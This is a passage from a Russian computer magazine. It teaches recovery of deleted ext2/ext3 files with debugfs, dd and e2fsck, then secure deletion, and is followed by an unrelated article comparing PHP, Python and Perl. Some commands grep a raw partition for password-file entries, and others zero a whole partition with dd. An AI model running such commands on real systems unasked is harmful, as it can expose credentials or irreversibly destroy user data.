Ты увидишь массу информации, отражающей текущее состояние файловой системы, а также значения, заданные при ее создании и неизменяемые со временем. Одно из таких значений — «Block size», которое, скорее всего, будет равно 4096, то есть 4 Кб. Это размер одного блока файловой системы, базовой неделимой единицы хранимой информации. Все, что находится в ФС, разбито на огромное количество таких блоков, и даже если размер файла меньше размера блока, для его хранения будет использован целый блок, а большие файлы могут занимать сотни тысяч блоков. Общее количество блоков файловой системы прописано в поле «Block count», а количество свободных — во «Free blocks».

Сразу за супер-блоком следуют дескрипторы групп и карты свободного пространства (битмапы), на которых мы не будем останавливаться. А вот расположенная сразу за ними inode-таблица вызывает особый интерес, потому как именно она является централизованным хранилищем всей информации о каждом файле.

Таблица представляет собой массив структур типа ext2_inode, размер которого задается во время создания файловой системы и не изменяется со временем (смотри поле «Inode Count» супер-блока). Каждый элемент этого массива описывает один файл и хранит такую информацию, как тип (обычный, каталог, ссылка и т.д.), схема размещения на диске, логический/физический размер, дата/время создания/модификации/последнего доступа/удаления, количество ссылок на файл и права доступа. Структура ext2_inode, выступающая в роли элемента массива, определена в файле source/include/linux/ext2_fs.h и выглядит так:

Структура inode

```
struct ext2_inode {
  /* Режим доступа к файлу */
  __u16  i_mode;
  /* UID владельца файла */
  __u16  i_uid;
  /* Размер файла в байтах */
  __u32  i_size;
  /* Время последнего доступа */
  __u32  i_atime;
```

```
Filesystem volume name:   <none>
Last mounted on:          <not available>
Filesystem UUID:          141c0408-43e3-4b1a-b3d7-4a79acc24bad
Filesystem magic number:  0xEF53
Filesystem revision #:    1 (dynamic)
Filesystem features:      has_journal ext_attr resize_inode dir_index fi
letype sparse_super large_file
Filesystem flags:         signed_directory_hash
Default mount options:    (none)
Filesystem state:         clean
Errors behavior:          Continue
Filesystem OS type:       Linux
Inode count:              594512
Block count:              2373595
Reserved block count:     118679
Free blocks:              1808032
Free inodes:              481214
First block:              0
Block size:               4096
Fragment size:            4096
Reserved GDT blocks:      579
Blocks per group:         32768
Fragments per group:      32768
Inodes per group:         8144
Inode blocks per group:   509
Filesystem created:       Mon Jun  1 21:27:13 2009
Last mount time:          Tue Jun  2 04:23:26 2009
Last write time:          Mon Jun  1 23:48:01 2009
Mount count:              5
Maximum mount count:      38
Last checked:             Mon Jun  1 21:27:13 2009
Check interval:           15552000 (6 months)
Next check after:         Sat Nov 28 20:27:13 2009
Reserved blocks uid:      0 (user root)
Reserved blocks gid:      0 (group wheel)
First inode:              11
Inode size:               256
lines 1-36
```

ДАМП СУПЕР-БЛОКА С ПОМОЩЬЮ DUMPE2FS

```
  /* Время создания */
  __u32 i_ctime;
  /* Время модификации */
  __u32 i_mtime;
  /* Время удаления */
  __u32 i_dtime;
  /* GID группы */
  __u16 i_gid;
  /* Количество ссылок на файл (0 —
файл удален) */
  __u16 i_links_count;
  /* Количество блоков, принадлежа-
щих файлу */
  __u32 i_blocks;
  /* Разные флаги */
  __u32 i_flags;
  /* Зависимые от ОС значения */
  union osd1;
  /* Ссылки на блоки */
  __u32 i_block [EXT2_N_BLOCKS];
  /* Версия файла (используется
NFS) */
  __u32 i_version;
  /* ACL-атрибуты файла */
  __u32 i_file_acl;
  /* ACL-атрибуты каталога (наследу-
ются во время создания файла) */
  __u32 i_dir_acl;
  /* Положение последнего фрагмента */
  __u32 i_faddr;
  /* Зависимые от ОС значения */
  union osd2;
};
#define EXT2_DIR_BLOCKS 12
```

```
#define EXT2_IND_BLOCK EXT2_DIR_
BLOCKS
#define EXT2_DIND_BLOCK (EXT2_IND_
BLOCK + 1)
#define EXT2_TIND_BLOCK (EXT2_DIND_
BLOCK + 1)
#define EXT2_N_BLOCKS (EXT2_TIND_
BLOCK + 1)
```

Ссылки на закрепленные за файлом блоки хранятся в массиве i_block, первые 12 элементов которого представляют собой 32-битные адреса первых 12 блоков файла. Их называют блоками с прямой адресацией. Тринадцатый элемент массива хранит ссылку на блок, хранящий адреса следующих блоков данных («блок косвенной адресации»). Четырнадцатый элемент массива — ссылка на блок, хранящий ссылки на блоки косвенной адресации («двойной блок косвенной адресации»). И, наконец, в 15 элементе массива хранится ссылка на блок, содержащий ссылки на блоки двойной косвенной адресации.

Такая вот путаная (но эффективная) древовидная схема размещения данных в файловых системах ext2 и ext3. При этом блоки косвенной адресации не обязательно должны следовать друг за другом, для файловой системы — это точно такие же блоки данных. Для их распределения используется стандартный механизм, который может вернуть ссылку на блок, расположенный в любой точке раздела. В результате схема размещения данных файла может оказаться разбросанной по всему разделу. Это хорошо для устойчивости файла к разрушению, но плохо с точки зрения простоты его последующего восстановления.

Имена файлов хранятся в каталогах, которые на самом деле есть не что иное, как файлы специального типа. В каталог записана последовательность структур типа ext2_dir_entry_2 (или ext2_dir_entry в старых ядрах), которая выглядит следующим образом:

СТРУКТУРА КАТАЛОГОВОЙ ЗАПИСИ

```
struct ext2_dir_entry_2 {
  /* Ссылка на inode */
  __u32 inode;
  /* Длина данной записи */
  __u16 rec_len;
  /* Длина имени файла */
  __u8  name_len;
  /* Тип файла */
  __u8  file_type;
  /* Имя файла */
  char name [EXT2_NAME_LEN];
};
#define EXT2_NAME_LEN 255
```

Когда приложение выполняет системный вызов open() или creat() для создания файла, ядро заполняет свободный inode в inode-таблице новыми данными. Затем добавляет в текущий каталог новую запись типа ext2_dir_entry_2, записывает в нее имя файла (поле name), его тип (file_type) и помещает ссылку на созданный inode в одноименное поле. В итоге, пройдя по цепочке структур и массивов в обратном порядке, можно быстро найти данные, закрепленные за файлом — пока он жив.

КАК ПРОИСХОДИТ УДАЛЕНИЕ ФАЙЛА

В общих чертах процедура удаления (разлинковки) файла выглядит следующим образом. Драйвер файловой системы определяет каталог, за которым закреплен удаляемый файл и находит inode файла в последовательности структур типа ext2_dir_entry_2. После чего отыскивает нужный inode в inode-таблице и уменьшает его счетчик ссылок (i_links_count) на единицу. Если счетчик не становится равен нулю, удаления не происходит (ссылка на файл могла остаться в другом каталоге); в противном случае — пишите письма, драйвер приступает к грязной работе. Все принадлежащие файлу блоки помечаются как неиспользуемые в карте свободного пространства. Обновляется поле времени удаления, и inode освобождается. В конце концов, драйвер обнуляет поле inode файла в файле каталога и увеличивает длину предыдущей записи на размер удаляемой (именно для этого нужно поле rec_len).

Нетрудно заметить, что фактического удаления информации не происходит. Более того, inode файла остается на месте и продолжает хранить всю информацию об удаленном файле. Ссылки на блоки данных также остаются на месте, но сами блоки помечаются как неиспользуемые,

	inode	rec_len	name_len	file_type	name
0	21	12	1	2	. \0 \0 \0
12	22	12	2	2	. . \0 \0
24	53	16	5	2	h o m e 1 \0 \0 \0
40	67	28	3	2	u s r \0
52	0	16	7	1	o l d f i l e \0
68	34	12	4	2	s b i n

СТРУКТУРА **КАТАЛОГА В EXT2/3**

INFO

info

• Для исследования файловой системы ext2 необязательно использовать стандартную утилиту debugfs. Есть более дружественная и наглядная альтернатива под названием **LDE** (Linux Disk Editor, lde.sourceforge.net).

• Файловая система ext2 была спроектирована по образу и подобию UFS (Unix File System), поэтому ты легко вникнешь в тему, если захочешь разобраться в особенностях восстановления файлов в BSD-системах.

• Существует множество утилит, автоматизирующих процесс восстановления данных в файловых системах ext2 и ext3, наиболее функциональные из которых: TestDisk (www.cgsecurity.org/wiki/TestDisk), undelete (www.stud.tu-ilmenau.de/~mojo/undelete.html) и sleuthkit (www.sleuthkit.org).

В СТРАНЕ МЕРТВЫХ

Чтобы избежать перезаписи блоков удаленного файла, восстановление следует начать с немедленного размонтирования раздела. Если же файл находился на корневом разделе, лучшее средство — кнопка RESET на системном блоке и последующая загрузка с LiveCD.

Для низкоуровневой навигации по файловой системе необязательно использовать шестнадцатеричный редактор, существует несколько утилит, которые облегчают этот процесс. Одна из них — стандартная команда debugfs из пакета e2fsprogs.

Запусти ее с указанием раздела, содержащего подопытную файловую систему:

```
$ debugfs /dev/sda1
```

Откроется командная строка, которая принимает множество команд. Набери help, чтобы увидеть их. Наиболее интересные для нас команды: lsdel, stat, cat и dump. Команда lsdel показывает все удаленные inode. Выполни ее:

```
debugfs: lsdel
```

Скорее всего, список будет очень длинным, поэтому лучше сразу перенаправить его в файл:

```
$ echo lsdel | debugfs /dev/sda1 > /tmp/lsdel.
out
```

Открой полученный файл и попытайся найти разыскиваемого по времени удаления, размеру, владельцу и другим данным. Запомни номер его inode и выполни команду stat в командной строке debugfs:

```
debugfs: stat <номер_inode>
```

На экране появится вся информация об inode (номер, тип, владелец, время создания и удаления и пр.). В конце вывода будет присутствовать информация о блоках, занимаемых файлом на диске, и их количество. На основе этих данных можно восстановить любой файл, воспользовавшись командой dd в качестве инструмента. Но есть более простой способ. Команда dump делает снимок всех блоков, принадлежащих указанному inode, и записывает их в указанный файл. Попробуй:

```
debugfs: dump -p <номер_inode> /tmp/восстанов-
ленный_файл
```

Ключ '-p' сохраняет за файлом прежние права доступа, владельца и группу. Имя файла придется подобрать по памяти, оно хранилось в каталоге и было затерто во время удаления. Если ты ищешь текстовый файл, то для полной уверенности лучше сначала выполни команду cat над inode, которая выведет содержимое файла прямо на экран:

```
debugfs: cat <номер_inode>
```

Чтобы идентифицировать файл после его восстановления, можешь применить утилиты file и strings. Первая покажет тип файла, а вторая выведет на экран все читаемые строки, которые он содержит.

Для восстановления утраченных файлов необязательно делать их дамп в существующую файловую систему, — можно изменить саму inode-таблицу. Сделать это просто. Открываем дисковый раздел (или его снимок) в режиме записи:

```
# debugfs -w /dev/sda1
```

Находим описанным выше способом inode удаленного файла и открываем его на редактирование:

```
debugfs: mi <номер_inode>
```

Команда mi расшифровывается как «modify inode» и предназначена для ручного редактирования inode. Она выводит на экран все поля inode и их текущие значения, заключенные в квадратные скобки. Курсор будет останавливаться у каждого поля, ожидая ввода нового значения, которое можно пропустить, нажав <Enter>. Нас интересует только два поля: время удаления (Deletion time) и количество ссылок (Link count). Первое следует обнулить, а второму присвоить значение 1. Так мы вернем мертвый файл к жизни, но введем файловую систему в скомпрометированное состояние: файл есть, но найти его невозможно (запись каталога, содержащая его имя и ссылку на inode, уже затерта). С точки зрения файловой системы это ошибка, которая дает нам два варианта последующих действий.

Мы можем запустить fsck, который найдет несоответствия в файловой системе и исправит их, поместив наших призраков в каталог lost+found:

```
# e2fsck -f /dev/sda1
```

Или же воспользоваться методом прямого вмешательства: создать жесткую ссылку на файл, используя команду link утилиты debugfs:

```
debugfs: link <номер_inode> восстановлен-
ный_файл
```

Восстановленный файл появится в текущем каталоге. Однако команду e2fsck придется запустить и в этом случае, потому как закрепленные за файлом блоки до сих пор помечены как неиспользуемые.

КАК БЫТЬ С EXT3?

Как мы уже упоминали, Linux-драйвер ext3 использует другой механизм разлинковки. Он затирает всю таблицу соответствия в inode, делая процесс восстановления данных чрезвычайно трудным, если не сказать невозможным. Но попробуем мыслить логически. Файл представляет собой последовательность блоков определенного размера, разбросанных по всему жесткому диску. У каждого типа файла есть набор признаков, по которым

```
debugfs:  mi <2345>
                          Mode    [0120777]
                       User ID    [0]
                      Group ID    [0]
                          Size    [27]
                 Creation time    [1243871560]
             Modification time    [1243870512]
                   Access time    [1243870512]
                 Deletion time    [1243871560]
                    Link count    [1]
              Block count high    [0]
                   Block count    [0]
                    File flags    [0x0]
                    Generation    [0xa7a12d5c]
                      File acl    [0]
           High 32bits of size    [0]
              Fragment address    [0]
               Direct Block #0    [1815031342]
               Direct Block #1    [1986093673]
               Direct Block #2    [761882721]
               Direct Block #3    [1701407843]
               Direct Block #4    [791901294]
               Direct Block #5    [1398228302]
               Direct Block #6    [8021806]
               Direct Block #7    [0]
               Direct Block #8    [0]
               Direct Block #9    [0]
              Direct Block #10    [0]
              Direct Block #11    [0]
                Indirect Block    [0]
         Double Indirect Block    [0]
```

DEBUGFS: МОДИФИКАЦИЯ INODE

```
Inode: 2345   Type: symlink    Mode:  0777   Flags: 0x0
Generation: 2812357980    Version: 0x00000000
User:     0   Group:     0   Size: 27
File ACL: 0    Directory ACL: 0
Links: 1   Blockcount: 0
Fragment:  Address: 0    Number: 0    Size: 0
ctime: 0x4a23f948 -- Mon Jun  1 21:52:40 2009
atime: 0x4a23f530 -- Mon Jun  1 21:35:12 2009
mtime: 0x4a23f530 -- Mon Jun  1 21:35:12 2009
dtime: 0x4a23f948 -- Mon Jun  1 21:52:40 2009
Size of extra inode fields: 4
Fast_link_dest: ../libavahi-client3/NEWS.gz
```

DEBUGFS: ИНФОРМАЦИЯ ОБ INODE

его можно идентифицировать. Любой медиа-файл (изображение, аудио, видео — неважно) имеет заголовок, в котором в большинстве случаев размещен не только его тип и размер, но и сведения об авторе и времени создания (id3-теги в mp3, например). Текстовые файлы сразу бросаются в глаза, благодаря своему читаемому без специальных средств содержимому. HTML, DOC и другие документы, напичканные высокоуровневыми системами разметки, также имеют заголовок и набор узнаваемых признаков.

Учитывая это, можно смело утверждать, что найти и восстановить удаленный файл на не слишком фрагментированной и захламленной файловой системе возможно даже после полного разрушения ее управляющих структур. В том случае, если файл был записан в непрерывную последовательность блоков, все, что потребуется сделать, — найти усопшего по метаданным (которые будут указывать на его начало), извлечь из них размер файла и вернуть бедолагу к жизни с помощью команды dd.

Однако описанный прием сработает лишь в очень небольшом проценте случаев (например, файл, удаленный на только что созданной ФС). В остальных 99% файл окажется сильно фрагментирован; части убитого будут разбросаны по всей файловой системе, а на сбор их в единое целое придется потратить уйму времени и нервов, а то и вообще смириться с утратой.

Ситуация не была бы столь плачевной, если бы не размеры современных дисков и файловых систем. Дело в том, что метаданные многих типов файлов хранят еще и контрольную сумму самих данных. Для восстановления информации с небольшого носителя начала 90-х мы могли бы воспользоваться знаниями языка Си и написать программу, которая находила бы первый блок файла по его метаданным и определяла размер. А затем — просто подбирала остальные свободные блоки файловой системы в надежде составить весь файл, контрольная сумма которого будет правильной. К сожалению, если применить такую программу к современному хранилищу данных, мы дождемся скорее выхода из строя жесткого диска (вследствие износа), чем реинкарнации файла.

Но отчаиваться не стоит! Небольшие текстовые файлы, такие как базы паролей, легко умещаются в один блок файловой системы, и найти их можно с помощью обычного grep:

```
# grep -a -B1 -A200 'root:x:0' /dev/sda1
```

ВОССТАНОВЛЕНИЕ СУПЕР-БЛОКА

В случае повреждения супер-блока драйвер файловой системы откажется примонтировать раздел, а команда e2fsck уверенно скажет, что подсовываемый раздел — это что угодно, только не файловая система ext2. К счастью, копии супер-блока в ext2 и ext3 разбросаны по всему разделу, так что восстановить его нетрудно.

Файловые системы ext2 и ext3 используют своего рода мета-блоки (группы блоков), в начале каждого из которых расположена копия супер-блока. Размер мета-блока равен размеру блока файловой системы, умноженному на восемь. Так, первая копия супер-блока в ФС, размер блока которой равен 4 Кб, будет расположена по смещению 4096*8=32768, вторая — 65536 и т.д.

Восстановить супер-блок из копии можно с помощью все той же утилиты e2fsck:

```
# e2fsck -b 32768 /dev/sda1
```

Первая копия может оказаться поврежденной. Придется обратиться к следующей, затем еще к одной — до тех пор, пока не будет найдена целая и невредимая копия супер-блока.

ПО ДРУГУЮ СТОРОНУ ФРОНТА

Мы рассмотрели способы восстановления удаленных файлов, но ни слова не сказали о том, как обезопасить себя от тех, кто использует описанные методики в корыстных или изобличительных целях. Ведь хороший специалист, страстно желающий завладеть твоими данными или паролями, не остановится ни перед чем; ему не будут помехой ни специфика работы ext3, ни разрушение таблицы inode.

Ты, наверное, уже понял, что если содержимое файла никуда не исчезает после удаления, то для полного уничтожения информации достаточно записать поверх него какой-нибудь мусор. Это действительно так, за одним лишь исключением: после этой операции обязательно следует вызвать команду sync для сброса кэша ФС на диск, иначе ты рискуешь быть застигнутым врасплох теми, кто любит отключать электроэнергию перед непосредственным выбиванием входной двери:

```
$ dd if=/home/yulya/Последний_хит_Киркорова.
mp3 of=/home/vasya/Важный_файл
$ sync
$ rm /home/vasya/Важный_файл
$ sync
```


В качестве источника мусора можно использовать /dev/zero или /dev/random, кому как больше нравится. Особенно это актуально для зачистки всего диска (перед продажей, например):

```
$ dd if=/dev/zero of=/dev/sda1
```



links

www.xs4all.nl/~carlo17/howto/undelete_ext3.html — объемный документ, описывающий процесс восстановления файлов в файловой системе ext3.



АЛЕКСАНДР КРАСНОЩЕКОВ
/ AKRASNOSCHEKOV@GMAIL.COM /

ТРИ ПОЛНЫХ ПЭ

**Python, PHP или Perl?
Выбираем последнюю букву в слове «LAMP»**

В рамках этой статьи мы будем выбирать лампочку. Для тех, кто еще не в курсе, поясню: LAMP=Linux+Apache+MySQL+PHP/Python/Perl — самая популярная, одобренная ГорСветом из «Дневного Дозора», электротехническая связка для освещения всемирной Сети. С первыми тремя буквами акронима все ясно (на самом деле, это только кажется), а вот с выбором четвертой мы сейчас и попытаемся разобраться.

PHP A.K.A. ПРОСТОЙ

PHP (также известный, как Personal Home Page и PHP: Hypertext Preprocessor) — это скриптинговый язык, который отлично подходит для web-разработки. PHP — не что иное, как оболочка вокруг языка C, с управлением памятью (подсчет ссылок) и гибкой системой типов. Обычно PHP выполняется на web-сервере, обрабатывая код на входе и генерируя web-страницы на выходе. Так же, как и во многих других интерпретируемых языках программирования, PHP-скрипты обычно хранятся в исходниках даже на производственных web-серверах. Это увеличивает время их выполнения за счет компиляции на лету.

PHP выполняет код, заключенный в тэг <?php ... ?> и его подвиды, а остальное содержимое файла выводится прямо на страницу. Переменные предваряются знаком $ и не требуют указания типа. Ключевые слова и синтаксис языка похожи на большинство высокоуровневых языков программирования, следующих синтаксису языка C.

В этом весь он: характерный пример скрипта на «пыхе». Выводит: var

```
<?php
$a = 'var';
$b = 'iable';
$variable = 'var';
echo ${$a.$b};
?>
```

Огромное количество сайтов (около 20 млн.) в Сети написано на PHP, включая таких гигантов, как Wikipedia, Yahoo!, Facebook,

Digg, WordPress, YouTube. Популярность PHP основана на том, что его легко использовать, и вставки легко читаемы в HTML-документах. Использование PHP в паре с твоим любимым HTML-редактором — это отличный путь к созданию динамического контента при минимуме затрат на программирование.
Легкость разработки, основанная на философии PHP («Структура не важна»), имеет и обратную сторону. Быстро научившись писать на «простом» PHP, ты забываешь о соблюдении грамотной структуры приложения, правилах хорошего тона, и когда твое приложение переходит границы «небольшого», ты начинаешь вязнуть в собственноручно написанном коде.
В качестве аргумента «против» можно привести и статистику уязвимостей PHP из National Vulnerability Database: 35.87%(!) уязвимостей всего программного обеспечения берет на себя PHP.

ТРЮКИ НА PHP

Проверка длины строки работает быстрее, если проверить наличие символа:

```
if (!isset($foo{5})) { echo "Foo is too short"; }
```

…а не считать длину всей строки:

```
if (strlen($foo) < 5) { echo "Foo is too short"; }
```

Поиск в массиве по ключу:

```
$keys = array("apples"=>1,
"oranges"=>1, ...);
if (isset($keys['mangoes'])) { ... }
```

Работает в три раза быстрее, чем по данным:

```
$keys = array("apples", "oranges",
...);
if (in_array('mangoes', $keys)) {
... }?>
```

Несмотря на недостатки PHP и орды недовольных им разработчиков, значительно большему проценту кодеров он нравится. Можно сказать объективно: сегодня PHP — «рабочая лошадка» интернета. Его аргументы внушительны: просто выучить, просто писать, просто размещать.

PYTHON A.K.A. КРАСИВЫЙ

Питон — преимущественно ночное животное. День проводит в укрытии (норы, дупла, груды опавших листьев), а ночью или в сумерках выходит на охоту. Хорошо плавает. Вырастает до 1,5 метров. Кроме того, Python — это один из языков высокого уровня, общего назначения. Базовый синтаксис и семантика Python'а минималистичны, а стандартные библиотеки, напротив, огромны и сложны. Python поддерживает несколько парадигм программирования (ООП, императивное и функциональное) и обладает такими фичами, как полностью динамическая система типов и автоматическое управление памятью.
Python разрабатывался как легко читаемый язык. Его ключевая идея: «Должен быть только один, и лучше всего очевидный, способ сделать это». Отсюда следует, что код, написанный одним разработчиком, может легко развиваться и поддерживаться другим. Кроме того, Python «навязывает» программистам дисциплину (использованием отступов и синтаксисом кода). Это позволяет легко поддерживать крупные приложения. Я говорю «отступы и синтаксис», потому что в Python'е для отделения блоков кода используются отступы, а не фигурные скобки (как в C, C++,...) или ключевые слова (как в Delphi) — в общем-то, исключение из правил. Увеличение отступа идет после определенных операторов (if, def, for, try ...), а уменьшение указывает на конец текущего блока.

Быстрая сортировка на Python. Одно слово — элегантный

```
def qsort(L):
    if L == []:
        return []
    pivot = L[0]

    return (qsort([x for x in L[1:] \
      if x < pivot]) + [pivot] + \
      qsort([x for x in L[1:] \
      if x >= pivot]))
```

Python успешно внедряется в программные продукты как скриптинговый язык, используется в 3D-анимации (Maya, Softimage XSI, Blender) и редакторах изображений (GIMP, Inkscape, Scribus, Paint Shop Pro). На нем даже написана пара видеоигр.

ТРЮКИ НА ПИТОНЕ

Декоратор позволяет завернуть одну функцию в другую:

```
def decorator1(func):
    return lambda: func() + 2
def decorator2(func):
    def print_func():
        print func()
    return print_func
```

Говорим, что нужно использовать декораторы:

```
@decorator2
@decorator1
def function():
    return 62
```

И... вуаля, вызов function() магически напечатает 64

Несмотря на тот факт, что Python используют Google, Yahoo!, CERN и NASA, у него есть серьезная проблема с популярностью, а точнее — распространенностью. Люди, которые им пользуются, влюблены в него, но большинство рядовых разработчиков даже не слышали о Питоне (хотя сейчас ситуация улучшается). Когда приходишь в книжный магазин и видишь 20 книжек про PHP/MySQL и две про Python, создается впечатление, что широкие программерские массы идут не в том направлении. Причина все та же — PHP проще и, несмотря на все недостатки, ты сходу сможешь написать web-страничку на PHP, в то время как Python потребует, как минимум, подключения библиотек и умения работать с ними.
Люди, перешедшие с PHP на Python, сразу начинают кричать, что PHP не имеет шансов против Python'а и что они ни за что не вернутся обратно. Конечно, можно не обращать внимания, но эти крики основаны на фактах: выучив Python, ты начинаешь получать от него удовольствие. Однако необходимо уточнить: мало его просто выучить, нужно разобраться с использованием платформ для создания web-приложений. В связи с этим программеры часто задают себе вопрос: «А зачем мне тратить свое время (время — деньги) на изучение Python'а, если за неделю с нуля можно начать писать на PHP?». Ответ прост: потому что разработка приложений на Python'е идет быстрее на 30%, а его уязвимости составляют всего 0.67% от общего числа, против 36% у PHP (Python неуязвим :)).

PERL A.K.A СИЛЬНЫЙ

Perl относится к языкам программирования общего назначения. Разработан он для рутинной обработки текстов и составления отчетов и сейчас используется для решения широкого круга задач, включая системное администрирование, web-разработку, сетевое программирование, игры и создание GUI.
Perl, скорее, призван быть практичным (легким в использовании, эффективным и полным), чем красивым. Он поддерживает несколько парадигм программирования (впрочем, как и Python с PHP), управление памятью (подсчет ссылок), встроенную обработку текста и кучу сторонних модулей.

Простые числа на Perl. Сильно, но непонятно

```
perl -wle '(1 x $_) !~ /^(11+)\1+$/
&& print while ++ $_'
```

Perl чем-то похож на волшебную палочку. Гуру Perl'а часто считают себя волшебниками с толстыми волшебными жезлами в руках. Perl обладает богатым синтаксисом и следует философии «Должно быть много способов сделать это». Однако встретить серьезного программиста на Perl в наше время уже не так легко. Perl нужно учить дольше, чем Python, не говоря уже о PHP, и за ним закрепилась прочная репутация языка «только на запись».

МНЕНИЕ ЭКСПЕРТОВ

РОМАН «SPIRIT» ХОМЕНКО,
ЛЕЙТЕНАНТ МИЛИЦИИ,
ПОСТОЯННЫЙ АВТОР РАЗДЕЛА «КОДИНГ»

Роман, оправдано ли всеобщее восхищение Python'ом? Действительно ли разработка на нем идет в разы быстрее?



Теоретически я тут во всю должен расхваливать Python, говорить какой он суперовый, и я бы мог, ведь это чистейшая правда. Но… если ты новичок в веб-программинге, то учи PHP — не ошибешься. Ведь Python представляет собой язык общего назначения, а PHP — полностью веб-ориентирован, все в нем заточено под веб-кодинг.
Когда же выучишь PHP достаточно хорошо, поймешь ООП, MVC и другие сложные слова, а потом еще и начнешь использовать фреймворки… Вот тогда попробуй связку Python + Django (или какой-то другой фреймворк) и, скорее всего, ты полюбишь Питон за красоту программ, за библиотеки, за скорость как разработки, так и его работы — за то, что он просто есть :).
Python — мощнейший язык, красоту которого не поймешь при написании простенькой домашней страницы. Лишь при разработке больших проектов можно почувствовать его силу. Хотя может быть, ты считаешь, что уже готов к нему? Тогда приготовься к следующему:
- мало хостингов, что поддерживают Python;
- заказчики больше ориентируются на PHP;
- собрать команду хороших питоновских программеров сложновато;
- лучшие веб-движки (гостевых, форумов и прочего) созданы на PHP.

Но это мелочи. За Python'ом будущее. Он сейчас маленький ребенок, который только научился ходить, но скоро вырастет. И может, именно тебе суждено написать лучший питоновский блог-движок, форум-движок, да и просто лучший сайт.

МИХАИЛ ФЛЕНОВ,
ПРОФЕССИОНАЛЬНЫЙ ПРОГРАММИСТ. АВТОР МНОЖЕСТВА БЕСТСЕЛЛЕРОВ. ОСНОВАЛ КОМПАНИИ HEAPAR SOFTWARE И CYD SOFTWARE LABS

Михаил, каким вы видите будущее PHP? PHP становится лучше или медленно вытесняется конкурентами?



IMHO, язык PHP будет жить еще долго и счастливо. Одна из причин тому — тот факт, что в свое время язык получил большую популярность и на нем написали множество крупных и мелких проектов. У меня 10 сайтов (не считая двуязычных вариантов), и из них 8 написано на PHP и два на ASP.NET. Буду ли я переписывать 8 сайтов на более мощном языке программирования только потому, что он мощнее? Конечно же, НЕТ. И точно так же поступят большинство человекоразумных в тех компаниях, которые используют PHP.
Для того чтобы Yahoo переписала все свои программы, нужны сотни миллионов долларов. Даже если какая-то платформа работает на 50% эффективнее и можно будет сэкономить ресурсы датацентров, намного дешевле будет расширить мощности датацентров, чем переписывать код. Возможно, новые разработки будут писаться на новой платформе, но существующий код большинство переписывать не станет. Поэтому PHP еще долго будет жить счастливо, вне зависимости от действий конкурентов — уж слишком он популярен.
